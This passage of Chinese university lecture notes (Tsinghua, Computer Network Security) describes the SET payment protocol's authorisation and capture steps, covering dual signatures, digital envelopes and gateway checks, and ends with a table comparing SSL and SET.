- **H**=散列函数 (SHA-1)
- **E**=加密 (RSA)
- **||**=拼接
- **KR_c**=顾客的私有签名密钥



客户生成购买请求



商家验证用户的订单



Step2: 支付授权

- 商家需要通过支付网关、发卡行得到授权，才能给用户发货
- 支付授权交换由两个报文组成：授权请求和授权响应
 - 授权请求报文有以下几部分组成：
 - 与购买有关的信息：PI, 双签名
 - 与授权有关的信息：Es
 - 证书：客户、商家
 - 授权响应报文有以下几部分组成：
 - 与授权有关的信息/获取权标信息/证书

支付网关对支付授权请求的处理

- 验证所有证书的合法性
- 解密数字信封，获得会话密钥，解密authorization block
- 验证商家对authorization block 的数字签名
- 解密Payment Block的数字信封，解密支付信息
- 验证双签名
- 验证transiaction ID 与PI中的是否一致
- 从发卡行申请支付

Step3: 支付获取

- 商家只有通过支付获取，才能完成银行的转帐业务
- 获取请求报文由以下几部分组成：
 - 支付的数量、交易ID、获取权标、商人的签名密钥、证书
- 支付获取由获取请求和获取响应报文组成
- 获取响应报文由以下几部分组成：
 - 网关的签名、加密获取相应数据块、网关签名密钥证书

SSL与SET协议的比较

	SSL协议	SET协议
工作层次	传输层与应用层之间	应用层
是否透明	透明	不透明
过程	简单	复杂
效率	高	低
安全性	商家掌握消费者	消费者对商家保密
认证机制	双方认证	多方认证



网络空间安全任重道远



清华大学
Tsinghua University

Activity is the only road to knowledge!
Computer Network Security @ 2025fall